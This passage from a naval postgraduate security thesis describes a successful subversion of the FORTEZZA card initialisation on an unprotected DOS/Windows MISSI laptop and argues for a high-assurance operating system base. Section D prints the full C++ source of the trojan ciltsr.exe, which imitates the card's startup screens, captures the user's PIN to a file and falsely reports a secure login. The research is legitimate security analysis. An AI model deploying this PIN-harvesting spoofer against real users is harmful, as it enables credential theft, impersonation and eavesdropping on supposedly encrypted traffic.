A key consideration in a subversion attempt is to identify the 'weakest link' of the system. If there is not a method of controlling the system configuration and providing protection of critical components, then the subvertor's task is greatly simplified. In this case, a critical component is the unprotected operating system. This section will describe the configuration tested, the attack approach, and the actual attack against that underlying operating system.

1. Configuration

The hardware and software configuration on which the tests were conducted included: Toshiba Pentium laptops; FORTEZZA PCMCIA crypto cards; XIRCOM Credit Card Netwave adapters; DOS version 6.22 and Windows for Workgroups 3.11

configuration for networked or non-networked systems. The DOS file, *config.sys*, presented an interface menu to allow the user to choose between non-networked, networked or secure networked environment modes of operation. Upon user entry for configuration selection, the *autoexec.bat* file would then execute the appropriate sequence of files for the desired system configuration. The only difference between the networked and the secure networked configuration were two files called by the secure mode, *mark.com* and *ciltsr.exe*, and the network driver in the non-secure mode, *winpkt.bat*. All of the network, PCMCIA, and operating system drivers were already loaded prior to those files being called.

2. Attack Approach

Subverting the FORTEZZA card or any encryption device could involve a long and detailed process, possibly requiring physical tampering of the actual device. Reference [3] describes several attack methods which involve physical tampering with an encryption device. Such methods of attack require the attacker to first obtain the device, and then reverse engineer the associated drivers and possibly the actual encryption algorithm if this device was supported by a high assurance operating system. Such an approach is not necessary when the encryption device resides on an untrusted platform hosting an untrusted operating system with no means of configuration management of the hardware or software.

There are a number of methods to attack a system absent of a reliable security base. An initial approach could include a data driven attack through a macro or file attachment to penetrate the system. Once inside, the malicious code can overwrite any number of executables, drivers or batch files to give the user a false sense of security that

all transmissions from that computer are secure. The attack that was successfully tested was an attack on the FORTEZZA initialization process and the files that implement that initialization process. An actual implemented configuration of MISSI was obtained to verify the attack efforts.

3. The Attack

An overwrite of the *ciltsr.exe* file in the FORTEZZA directory, within the host computer, achieved the desired effect of spoofing the user. The file was overwritten with a C++ program [see Section 0], developed to present an interface to the user indicating that the FORTEZZA card was being initialized. The name of the C++ program developed was also *ciltsr.exe* to prevent direct editing of the *autoexec.bat* file, avoiding obvious detection. It should be noted that there was no antiviral software resident on the configuration examined that could be used to detect changes in such critical files.

By simply observing the screen, the user has no indication that the encryption has not been enabled. Timing mechanisms, coded within the program, were developed to control the speed of the printing of all text to the screen so as not to alert the user of the subversion in progress. The program provides all of the expected text and then requires the user to provide the PIN for the FORTEZZA card. The PIN appears to the user as asterisks, as in the original FORTEZZA initialization program. The subversion program then accepts the user entered PIN and writes it to an output file (possibly a shared file), created by the subversion program.. The output file (*gotpin.dat*) is saved on the hard drive of the computer being subverted for possible retrieval. After the PIN is captured the user is falsely informed that the login attempt was successful.

This attack can be proliferated throughout several computers on a wireless network with a single broadcast. After some or all of the users on the network have been subverted, additional applications enabling network traffic analysis can be employed. Freeware network analysis applications, acquired from the Internet, can support the subvertor's efforts to capture all of the information packets being passed along the wireless network. All of the spoofing operations are transparent to the user. Once installed, no user would be aware of the subversion unless there is some implementation of a network monitor in place. By the time such a monitor or administrator detected the subversion, some or all of the PINs for the individual FORTEZZA cards could already have been compromised. If such a MISSI laptop was actually stolen, the perpetrator could effectively log into the network, remove the subversion software, and eavesdrop on the encrypted traffic.

C. CONCLUSION

There are methods of attacking systems based upon system configuration, assurance of the specific components, and management of the system. Weaknesses within a system lacking a high assurance base can greatly impact the essential elements of data protection. Although the encryption algorithms and engines, key management, and device implementation may appear sound when considered individually, the overall system implementation must be examined to accurately determine the level of trust and assurance that should be associated with such a system.

If the system can be subverted in the manner described then the security services addressing integrity, identification and authentication, non-repudiation, confidentiality, and availability are circumspect. Spoofing the user (i.e. falsely believing that he is using a

secure network), allows for viewing and capturing plaintext data which permits modifications of that data by a potential subvertor. Capturing and storing the user's PIN defeats the identification and authentication mechanisms perceived to be in place and compromises the FORTEZZA card. This also allows for a subvertor to masquerade as an authorized user, thereby introducing significant doubt in the system's non-repudiation capabilities. Capturing the PIN, allowing executable code to planted locally or via the network, and failing to prevent modifications to files controlling the host boot process certainly raises questions regarding whether system resources can be denied to authorized users.

A basic principal accepted in computer security is that the level or cost of protecting the resource should be commensurate with the value of the resource being detected. Although the MISSI implementation subverted is intended to protect SBU data, capturing significant amounts of that data or gaining control of the system storing the data may provide an unacceptable advantage to adversaries or opponents. It is the implementation of the underlying host system that is critical to the security of the overall system.

The operating system is a key component of the security base of secure systems. The implementation of the operating system must be such that it allows a layered approach with the essential security mechanisms residing at the lowest possible layers of that implementation. The structure of the operating system provides significant indicators that should be used to inform users of the level of trust appropriate for that system. At an absolute minimum, software should be employed to alert the user that subversive modifications were attempted and prevent those modifications. Without an actual secure

base for the system, however, subversion is easier than it should be thus decreasing the value of security mechanisms placed at higher logical layers.

D. SUBVERSION SOFTWARE

```
//*************************************************************************
//*************************************************************************
//
// File:  ciltsr.cpp
// Name:  LT James P. Downey, LT Dion A. Robb
// CS4910 Directed Study
// Operating Environment:  WIN 3.11, MS-DOS ver 6.22
// Compiler:  Borland C++ for WIN ver 4.5
//
// Description:  This program subverts the FORTEZZA initialization process within
//               MISSI
//
// Input:        User provided PIN for associated FORTEZZA card
//
// Output:       The output file "gotpin.dat is created to store passwords retrieved
//               Screen displays to spoof user regarding FORTEZZA initialization process
//
//*************************************************************************
//*************************************************************************

#include <conio.h>
#include <stdio.h>
#include <fstream.h>
#include <iomanip.h>
#include <stdlib.h>
#include <string.h>

// Simulates host screen display speed
void simLapTop();

// Opens output file to capture pin; Returns 0 for failure, 1 for success
int openFile(ofstream &);

// Writes captured PIN to output file
void outWritePin(ofstream &);

// Simulate actual PIN entry; '*' displayed when password entered by user
void readNoEcho();
```

```
const long              MAX_LOOP = 60000;

const int               LOOP_NUM = 5,
FAILED_OPEN = -1,
                        MAX_LENGTH = 256;

const char              OUT_FILE[] = "gotpin.dat";   // output pin file

char                    clearLine[MAX_LENGTH] = {'\n'}; // used for invalid data

char                    getPin[256];

// Function: main
// Return Type: int
// Parameter: None
// Purpose: To control subversion program and displayed expected outputs to user
int main()

{
ofstream outFile;

        if(!openFile(outFile))
        {
        cout << "Output file did not open!!!" << endl;
        return FAILED_OPEN;
        }

cout << "Cryptologic Interface Library DOS TSR Version 0.03 (951129)"
     << endl;
        simLapTop();
        cout    << "Initializing Fortezza..." << endl;
        simLapTop();
        cout << "A Fortezza Crypto Card was found in slot # 1" << endl << endl;
        simLapTop;
        cout << "Manufacturer Name = Group Technologies Corporation" << endl;
        simLapTop();
        cout << "Product Name = FORTEZZA Crypto Card" << endl;
        simLapTop();
        cout    << "Processor Type = ARM60" << endl;
        simLapTop();
        cout    << "User RAM = 65536" << endl;
        simLapTop();
        cout    << "Largest Block = 65472" << endl;
        simLapTop();
        cout    << "Key Regs = 10" << endl;
```

```
        simLapTop();
        cout    << "Certificates = 35" << endl;
        simLapTop();
        cout    << "Crypto Card Flag = 1" << endl << endl;
        simLapTop();
        cout    << "Enter user PIN: ";

readNoEcho();

outWritePin(outFile);

outFile.close();

simLapTop();
        cout << endl << endl << "Login successful!" << endl;
        simLapTop();
        cout    << "The Network Key has been successfully loaded." << endl;
        simLapTop();
        cout << "Ready for encryption and decryption." << endl;
        simLapTop();
        cout    << "Int 2F handler installed at 258c:007e" << endl;

  return 0;

}// End Main


// Function: simLapTop
// Return Type: void
// Parameter: None
// Purpose: To simulate the host screen display speed
void doLoop()
{
        for (int ix = 0; ix < LOOP_NUM; ix++)
        {
                for (long iy = 0; iy < MAX_LOOP; iy++)
                {
                        // wait
                }
        }

  return;

}// End simLapTop
```

```
// Function: openFile
// Return Type: int
// Parameter: ofstream &out output file
// Purpose: To open the output files for capturing the pin and return
//              the status of whether the file opened or not
int openFile(ofstream &out)
{
        int status = 1;

        out.open(OUT_FILE, ios::out);

        if(!out)
        {
                status = 0;
        }

        return status;

}// End openFile


// Function: outWritePin
// Return Type: void
// Parameter: ofstream &PinFile
// Purpose: To write the Pin code to an output file
void outWritePin(ofstream &PinFile)
{

PinFile << setiosflags(ios::left);
        int ja = 0;

while(getPin[ja] != '\n')
        {
                PinFile << getPin[ja];
                ja++;
        }

        PinFile << endl;

  return;

}//End outWritePin
```

```
// Function: readNoEcho
// Return Type: void
// Parameter: None
// Purpose: To read the user entered PIN, echo '*', and store in getPin[]
void readNoEcho()
{

        int cx = 0;

while((getPin[cx] = getch()) != '\r')
{
                cout << "*";
                cx++;
        }

        getPin[cx] = '\n';
        putch('\r');

return;

}// End readNoEcho



[1]     // End clitsr
```

LIST OF REFERENCES

[1] "A Note on Compartmented Mode: To B2 or not B2?", Theodore, M.P. Lee, Trusted Information Systems, Inc., Proceedings of the 15th National Computer Conference, Baltimore, pp. 448-458, October 1992.

[2] "On The Criteria to be Used in Decomposing Systems into Modules", Parnas, D.L., *Communications of The ACM,* Vol. 15, #12, pp. 1053-1058, December 1972.

[3] "Tamper Resistance - A Cautionary Note", Ross Anderson, Markus Kuhn, November 1996.

[4] "The Specification and Verified Decomposition of System Requirements Using CSP", Moore, A.P., IEEE Transactions on Software Engineering, Vol. 16, No. 9, Sept. 1990.

[5] *A Guide To Understanding Design Documentation in Trusted Systems*, National Computer Security Center, NCSC-TG-007, Version-1, 2 October 1988.

[6] *Building a Secure Computer System*, Morrie Gasser, Van Nostrand Reinhold, 1988.

[7] *Computer Related Risks,* Neumann, P.G., The ACM Press, New York, 1995.

[8] *Computer Security Basics,* Deborah Russell and G.T. Gangemi Sr., O'Reilly & Associates, Inc., July 1992

[9] *Data Item Description, System/Subsystem Design Description*, Identification Number DI-IPSC-81432.

[10] *Data Item Description, System/Subsystem Specification*, Identification Number DI-IPSC-81431.

[11] *Defense Specifications,* MIL-STD-961D, 22 March 1995.

[12] *Department of Defense Trusted Computer System Evaluation Criteria*, DoD 5200.28-STD, December 1985.

[13] *EIA Standard IS-632,* Electronic Industries Association, Academic Version, EO4011 Systems Engineering, Naval Postgraduate School, Monterey, CA, April 1997.

[14] *Final Evaluation Report*, Wang Federal Incorporated, XTS-300; National Computer Security Center, FT George G. Meade, MD, 11 July 1995.

[15] *Glossary of Computer Security Terms*, National Computer Security Center, NCSC-TG-004, Version-1, 21 October 1988.

[16] *IEEE P1220 Standard For Systems Engineering*, Institute of Electrical and Electronics Engineers Inc., 9 December 1993.

[17] *Implementing Multilevel Security in the Department of Defense*, Defense Information Systems Agency, Joint Interoperability and Engineering Organization, June 1993.

[18] *Information Systems Security Engineering Handbook, Release 1.0,* National Security Agency Central Security Service, 28 February 1994.

[19] *MESA Media Encryption Board Initialization Procedures*, Mykotronx Inc., Ver - 0C, April 1997.

[20] Multics History, http://www.lilli.com/history.html.

[21] *Multilevel Information Systems Security Initiative (MISSI),* National Security Agency, Information Systems Security Office/X1 Ft. George G. Meade, MD.

[22] *Multilevel Security in the Department of Defense, Operational Requirements*, Defense Information Systems Agency, Joint Interoperability and Engineering Organization, August 1994.

[23] Multilevel Security Program, Defense Information Systems Agency, http://www.disa.mil/line/mlshome.html, 2 April 1996.

[24] Security Systems and Services Operations, http://www.wangfed.com/products/ssso/xts_300.html.

[25] *Software Development and Documentation*, MIL-STD-498, 5 December 1994.

[26] *System Architecture Document Addendum*, Spyrus™, Rev. 1.0, November 1995

[27] *System Architecture Document*, Spyrus™, Rev. 1.5, August 1996

[28] *System Design Specification,* Spyrus™ , Rev. 1.4, September 1996

[29] *Trusted Product Evaluations, A Guide for Vendors*, National Computer Security Center, NCSC-TG-002, Version-1, 22 June 1990.

[30] *Trusted Rationale Behind CSC-STD-003-85: Computer Security Requirements, Guidance for Applying the Department of Defense Trusted Computer System Evaluation Criteria In Specific Environments*, DoD CSC-STD-004-85, 25 June 1985.

[31] *XTS-300, STOP 4.3, User's Manual*, Document ID: FS92-373-05, Wang Federal Inc., McLean, VA, July 1996.

BIBLIOGRAPHY

An Introduction to Formal Specification and Verification Using EHDM, Rushby, J., von Henke, F., Owre, S., Technical Report CSL-91-2, Stanford Research Institution, Menlo Park, CA, February 1991.

Architectures And Formal Representations For Secure Systems, Neumann, Peter G., Stanford Research Institution, Project 6401, Menlo Park, CA, 2 October 1995.

Computer Security Technology Planning Study, James P. Anderson, ESD-TR-73-51, Vols. I & II, October 1972.

"Correct Architecture Refinement", IEEE Transactions on Software Engineering, Moriconi, M., Qian, X., and Riemenschneider, R. A., Vol. 21, # 4, pp. 356-372, April 1995.

"Correctness and Composition of Software Architectures", Proceedings of the ACM SIGSOFT '94: Symposium on Foundations of Software Engineering, Moriconi, M. and Qian, X., New Orleans, LA, pp. 164-174, December 1994.

"Critical System Properties: Survey and Taxonomy", Rushby, J., Stanford Research Institution, Technical Report CSL-93-01, Menlo Park, CA, May 1993, Rev. February 1994.

CS3960 Applying Infosec Systems, Class Notes, Cynthia Irvine, Naval Postgraduate School, Monterey, CA, March 1997.

CS4605 Policies, Models, and Methods, Class Notes, William Shockley, Naval Postgraduate School, Monterey, CA, December 1996.

Fundamentals of Computer Security Technology, Edward Amoroso, Prentice Hall PTR, 1994.

"Increasing Assurance with Literate Programming Techniques", Moore, A.P., Payne Jr., C.N., http://www.itd.nrl.navy.mil/ITD/5540/publications/CHACS/1996/index1996.html, June 1996.

Mandatory Procedures for Major Defense Acquisition Programs (MDAPs) and Major Automated Information System (MAIS) Acquisition Programs, DoD 5000.2-R, December 13, 1996.

"Protocol Failure in the Escrowed Encryption Standard", Blaze, M., AT&T Bell Laboratories, Proceedings of the Conference on Computer Security and Communications Security, Fairfax, VA, pp. 59-67, August 1994.

Safety Requirements for Automated Information Systems, March 21, 1988
SECNAVINST 5239.3, Department of the Navy Information Systems Security (INFOSEC) Program, DoD 5200.28, 14 July 1995.

"Secure Software Architectures", Moriconi, M., Qian, X., Riemenschneider, R. A., and Gong, L., Proceeding of the 1997 IEEE Symposium on Security and Privacy, pp. 84-93, 4 May 1997.

"Security Models", Encyclopedia of Software Engineering (ed. John Marciniak), McLean, J., Wiley Press, 1994.

"The Specification and Modeling of Computer Security", McLean, J., Center for High Assurance Computing Systems, Naval Research Laboratory, Washington, DC, 1990.

Trusted Database Management System Interpretation of the Trusted Computer System Evaluation Criteria, National Computer Security Center, NCSC-TG-021, Version-1, April 1991.

Trusted Network Interpretation Environments Guideline, Guidance for Applying the Trusted Network Interpretation, National Computer Security Center, NCSC-TG-011, Version-1, 1 August 1990.

Trusted Network Interpretation of the Trusted Computer Security Evaluation Criteria, National Computer Security Center, NCSC-TG-005, Version-1, 31 July 1987.

INITIAL DISTRIBUTION LIST

1. Defense Technical Information Center 2
   8725 John J. Kingman Rd., Ste 0944
   Ft. Belvoir, VA 22060-6218

2. Dudley Knox Library 2
   Naval Postgraduate School
   411 Dyer Rd.
   Monterey, CA 93943-5101

3. ECJ6-NP 1
   HQUSEUCOM
   Unit 30400 Box 1000
   APO, AE 09128

4. Chairman, Code CS 2
   Computer Science Department
   Naval Postgraduate School
   Monterey, CA 93943-5000

5. Dr. Cynthia Irvine, ... 2
   Computer Science Department Code CS/Ic
   Naval Postgraduate School
   Monterey, CA 93943-5000

6. Dr. Blaine W. Burnham 1
   R23
   National Security Agency
   9800 Savage Road
   Fort George G. Meade, MD 20755-6000

7. Mr. Charles E. Sherupski 1
   ADDA IS Security Architect
   Central Intelligence Agency
   Washington, DC 20505

8. Mr. James P. Anderson 1
   Box 42
   Port Washington, PA 19034

9. Dr. Dennis Volpano, Assistant Professor 1
   Computer Science Department Code CS/Vo
   Naval Postgraduate School
   Monterey, CA 93943-5000

10. CAPT Dan Galik 1
    Space and Naval Warfare Systems Command
    53560 Hull Street
    OT-1, RM 1025
    San Diego, CA 92152-5002

11. Commander, Naval Security Group Headquarters 1
    ATTN: Mr. James Shearer
    Naval Security Group Headquarters
    9800 Savage Road
    Suite 6585
    Fort George G. Meade, MD 20755-6585

12. LT James P. Downey, USN 2
    3735 Huntley Meadows Lane
    Alexandria, VA 22306

13. LT Dion A. Robb, USN 2
    c/o James P. Downey
    3735 Huntley Meadows Lane
    Alexandria, VA 22306